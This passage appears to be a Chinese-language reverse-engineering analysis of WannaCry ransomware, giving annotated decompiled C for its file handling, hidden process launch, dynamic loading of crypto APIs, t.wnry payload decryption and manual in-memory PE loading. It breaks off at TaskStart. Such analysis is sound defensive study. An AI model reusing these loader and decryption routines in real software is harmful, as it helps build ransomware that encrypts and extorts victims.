
```
//
// 读写c.wnry
int __cdecl CryOptionC_WNRY(void *DstBuf, int mode)
{
  int ret; // esi
  FILE *hF; // eax
  FILE *hF_; // edi
  size_t dwOpSize; // eax

  ret = 0;
  if ( mode )
    hF = fopen(cwnry, aRb);                    // rb打开c.wnry
  else
    hF = fopen(cwnry, Mode);                   // rw打开c.wnry
  hF_ = hF;
  if ( !hF )
    return 0;
  if ( mode )
    dwOpSize = fread(DstBuf, 0x30Cu, 1u, hF);
  else
    dwOpSize = fwrite(DstBuf, 0x30Cu, 1u, hF);
  if ( dwOpSize )
    ret = 1;
  fclose(hF_);
  return ret;
}
```

CryCreateOrKillProcess




```
//
// 创建和终结进程
int __cdecl CryCreateOrKillProcess(LPSTR lpCommandLine, DWORD dwMilliseconds, LPDWORD lpExitCode)
{
  struct _STARTUPINFOA StartupInfo; // [esp+8h] [ebp-54h] BYREF
  struct _PROCESS_INFORMATION ProcessInformation; // [esp+4Ch] [ebp-10h] BYREF

  StartupInfo.cb = 0x44;
  memset(&StartupInfo.lpReserved, 0, 0x40u);
  ProcessInformation.hProcess = 0;
  ProcessInformation.hThread = 0;
  ProcessInformation.dwProcessId = 0;
  ProcessInformation.dwThreadId = 0;
  StartupInfo.wShowWindow = 0;
  StartupInfo.dwFlags = 1;

  // 创建一个没有窗口的进程，创建失败就返回0
  if ( !CreateProcessA(0, lpCommandLine, 0, 0, 0, CREATE_NO_WINDOW, 0, 0, &StartupInfo, &ProcessInformation) )
    return 0;
  if ( dwMilliseconds )
  {
    if ( WaitForSingleObject(ProcessInformation.hProcess, dwMilliseconds) )
      TerminateProcess(ProcessInformation.hProcess, 0xFFFFFFFF);
    if ( lpExitCode )
      GetExitCodeProcess(ProcessInformation.hProcess, lpExitCode);
  }
  CloseHandle(ProcessInformation.hProcess);
  CloseHandle(ProcessInformation.hThread);
  return 1;
}
```

CryGetApi




```
//
// 加载解密函数和文件操作函数
int CryLoadApi()
{
  HMODULE v0; // eax
  HMODULE v1; // edi
  BOOL (__stdcall *CloseHandle)(HANDLE); // eax
  int result; // eax

  if ( !CryGetFunctionAdvapi32() )               // 加载解密函数
    goto LABEL_12;
  if ( *g_Fun_CreateFileW )
    goto LABEL_11;
  v0 = LoadLibraryA(ModuleName);                 // kernel32
  v1 = v0;
  if ( !v0 )
    goto LABEL_12;
  *g_Fun_CreateFileW = GetProcAddress(v0, ProcName);
  *g_Fun_WriteFile_0 = GetProcAddress(v1, aWritefile);
  *g_Fun_ReadFile_0 = GetProcAddress(v1, aReadfile);
  *g_Fun_MoveFileW = GetProcAddress(v1, aMovefilew);
  *g_Fun_MoveFileExW = GetProcAddress(v1, aMovefileexw);
  *g_Fun_DeleteFileW = GetProcAddress(v1, aDeletefilew);
  CloseHandle = GetProcAddress(v1, aClosehandle);
  g_Fun_CloseHandle = CloseHandle;
  if ( !*g_Fun_CreateFileW )
    goto LABEL_12;
  if ( *g_Fun_WriteFile_0
    && *g_Fun_ReadFile_0
    && *g_Fun_MoveFileW
    && *g_Fun_MoveFileExW
    && *g_Fun_DeleteFileW
    && CloseHandle )
  {
LABEL_11:
    result = 1;
  }
  else
  {
LABEL_12:
    result = 0;
  }
  return result;
}
```



```
//
// 加载解密函数
int CryGetFunctionAdvapi32()
{
  HMODULE v0; // eax
  HMODULE v1; // edi
  BOOL (__stdcall *CryptGenKey)(HCRYPTPROV, ALG_ID, DWORD, HCRYPTKEY *); // eax
  int result; // eax

  if ( *g_Fun_CryptAcquireContextA )
    goto LABEL_9;
  v0 = LoadLibraryA(aAdvapi32_dll_0);           // advapi32.dll
  v1 = v0;
  if ( !v0 )
    goto LABEL_10;
  *g_Fun_CryptAcquireContextA = GetProcAddress(v0, aCryptacquireco);
  *g_Fun_CryptImportKey = GetProcAddress(v1, aCryptimportkey);
  *g_Fun_CryptDestroyKey = GetProcAddress(v1, aCryptdestroyke);
  *g_Fun_CryptEncrypt = GetProcAddress(v1, aCryptencrypt);
  *g_Fun_CryptDecrypt = GetProcAddress(v1, aCryptdecrypt);
  CryptGenKey = GetProcAddress(v1, aCryptgenkey);
  *g_Fun_CryptGenKey = CryptGenKey;
  if ( *g_Fun_CryptAcquireContextA
    && *g_Fun_CryptImportKey
    && *g_Fun_CryptDestroyKey
    && *g_Fun_CryptEncrypt
    && *g_Fun_CryptDecrypt
    && CryptGenKey )
  {
LABEL_9:
    result = 1;
  }
  else
  {
LABEL_10:
    result = 0;
  }
  return result;
}
```


CryDeCodeAndRet




```
NumberOfBytesRead = 0;
ms_exc.registration.TryLevel = 0;
hFile = CreateFileA(lpFileName, 0x80000000, 1u, 0, 3u, 0, 0);// 只读权限打开文件t.wnry
if ( hFile != -1 )
{
  GetFileSizeEx(hFile, &FileSize);            // 获取文件大小
  if ( FileSize.QuadPart <= 0x6400000 )
  {
    if ( g_Fun_ReadFile_0(hFile, &Buf1, 8u, &NumberOfBytesRead, 0) )// 读取8个字节WANACRY!
    {
      if ( !memcmp(&Buf1, aWanacry, 8u) )     // 判断是否与读出来的内容相等
      {
        if ( g_Fun_ReadFile_0(hFile, &Size, 4u, &NumberOfBytesRead, 0) )// 继续读4个字节，0x00000100
        {
          if ( Size == 256 )
          {
            if ( g_Fun_ReadFile_0(hFile, this[306], 0x100u, &NumberOfBytesRead, 0) )// 继续读0x100字节
            {
              if ( g_Fun_ReadFile_0(hFile, &Buffer, 4u, &NumberOfBytesRead, 0) )// 继续读4字节，4
              {
                if ( g_Fun_ReadFile_0(hFile, &dwBytes, 8u, &NumberOfBytesRead, 0) )// 读8字节0x00010000
                {
                  if ( dwBytes <= 104857600 )
                  {
                    if ( CryDecryptBuf((this + 1), this[306], Size, Dst, &v15) )// 获取密钥对读出来0x100字节解密
                    {
                      sub_402A76((this + 21), Dst, Src, v15, 0x10u);
                      v16 = GlobalAlloc(0, dwBytes);
                      if ( v16 )
                      {
                        if ( g_Fun_ReadFile_0(hFile, this[306], FileSize.LowPart, &NumberOfBytesRead, 0)
                          && NumberOfBytesRead
                          && NumberOfBytesRead >= dwBytes )
                        {
                          v4 = v16;
                          CryWriteDataToGlobal((this + 21), this[306], v16, NumberOfBytesRead, 1);// 将解密后的数据存储到全局堆空间
                          *a3 = dwBytes;
                        }
                      }
                    }
                  }
                }
              }
            }
          }
        }
      }
    }
  }
}
```

```
000014F8 CryDeCodeAndRet:27 (4014F8)
```

CryGlobalToHeap




```
SectionEnd_ = 0;
if ( !CryCheckReadSize(lpReadData, 0x40) )    // 判断读取到的内容是否大于0x40
  return 0;
if ( *lpFile != 'ZM' )                        // 判断开头MZ
  goto LABEL_3;
if ( !CryCheckReadSize(lpReadData, *(lpFile + 15) + 248) )
  return 0;
lpNT = lpFile + *(lpFile + 0xF);
if ( *lpNT != 'EP' )                          // PE00
  goto LABEL_3;
if ( *(lpNT + 2) != 0x14C )                   // 32位程序
  goto LABEL_3;
AlignmentSection = *(lpNT + 14);
if ( (AlignmentSection & 1) != 0 )            // 内存对齐
  goto LABEL_3;
SectionNum = *(lpNT + 3);                     // 区段数量
if ( *(lpNT + 3) )
{
  VirtualAddress = &lpNT[*(lpNT + 10) + 36];  // 获取代码段RVA
  do
  {
    sizeofRawData = *(VirtualAddress + 1);    // sizeofRawData
    VirtualAddress_ = *VirtualAddress;
    if ( sizeofRawData )
      SectionEnd = sizeofRawData + VirtualAddress_;// 区段结束位置
    else
      SectionEnd = AlignmentSection + VirtualAddress_;
    if ( SectionEnd > SectionEnd_ )
      SectionEnd_ = SectionEnd;
    VirtualAddress += 40;                     // 下一个区段头
    --SectionNum;
  }
  while ( SectionNum );
}
hModule = GetModuleHandleA(ModuleName);       // kernel32.dll
if ( !hModule )
  return 0;
Fun_GetNativeSystemInfo = (GetProcAddress_)(hModule, szGetNativeSystemInfo, 0);// 获取GetNativeSystemInfo函数地址
if ( !Fun_GetNativeSystemInfo )
  return 0;
Fun_GetNativeSystemInfo(&sysInfo);
v17 = ~(v28 - 1);
SizeOfImage = v17 & (*(lpNT + 20) + v28 - 1);
if ( SizeOfImage != (v17 & (v28 + SectionEnd_ - 1)) )
{
LABEL_3:
  SetLastError(0xC1u);
```




```
lpAddr = (VirtualAlloc_)(*(lpNT + 13), SizeOfImage, 0x3000, PAGE_READWRITE, a8);// 申请内存
if ( !lpAddr )
{
  // 空间申请失败，重新申请
  lpAddr = (VirtualAlloc_)(0, SizeOfImage, 0x3000, 4, a8);
  if ( !lpAddr )
  {
LABEL_24:
    SetLastError(0xEu);
    return 0;
  }
}
hProcessHeap = GetProcessHeap();              // 本进程堆句柄
lpPHeap = HeapAlloc(hProcessHeap, 8u, 0x3Cu); // 从堆中分配内存并初始化为0
lpPHeap_ = lpPHeap;
if ( !lpPHeap )
{
  (VirtualFree_)(lpAddr, 0, 0x8000, a8);
  goto LABEL_24;
}
*(lpPHeap + 4) = lpAddr;                      // 申请内存偏移4的位置存放ImageBase
LOWORD(lpPHeap) = *(lpNT + 11);               // Magic
lpPHeap_[5] = (lpPHeap >> 13) & 1;
lpPHeap_[7] = VirtualAlloc_;
lpPHeap_[8] = VirtualFree_;
lpPHeap_[9] = LoadLibraryA_;
lpPHeap_[10] = GetProcAddress_;
lpPHeap_[11] = FreeLibrary_;
lpPHeap_[12] = a8;
lpPHeap_[14] = v28;
if ( !CryCheckReadSize(lpReadData, *(lpNT + 21))// 检测内存大小
  || (a8a = (VirtualAlloc_)(lpAddr, *(lpNT + 21), 4096, 4, a8),
      memcpy(
        a8a,
        lpFile,
        *(lpNT + 21)),                        // 拷贝内存
      v23 = &a8a[*(lpFile + 15)],
      *lpPHeap_ = v23,
      *(v23 + 13) = lpAddr,
      !sub_402470(lpFile, lpReadData, lpNT, lpPHeap_))
  || ((v24 = *(*lpPHeap_ + 52) - *(lpNT + 13)) == 0 ? (lpPHeap_[6] = 1) : (lpPHeap_[6] = sub_402758(lpPHeap_, v24)),
      !sub_4027DF(lpPHeap_) || !sub_40254B(lpPHeap_) || !sub_40271D(lpPHeap_)) )
{
LABEL_37:
  sub_4029CC(lpPHeap_);
  return 0;
}
v25 = *(*lpPHeap_ + 40);
```

5.3 节后后的入口函数 TaskStart

TaskStart




```
// write access to const memory has been detected, the output may be wrong!
BOOL __stdcall TaskStart(HMODULE hModule, DWORD fdwReason)
{
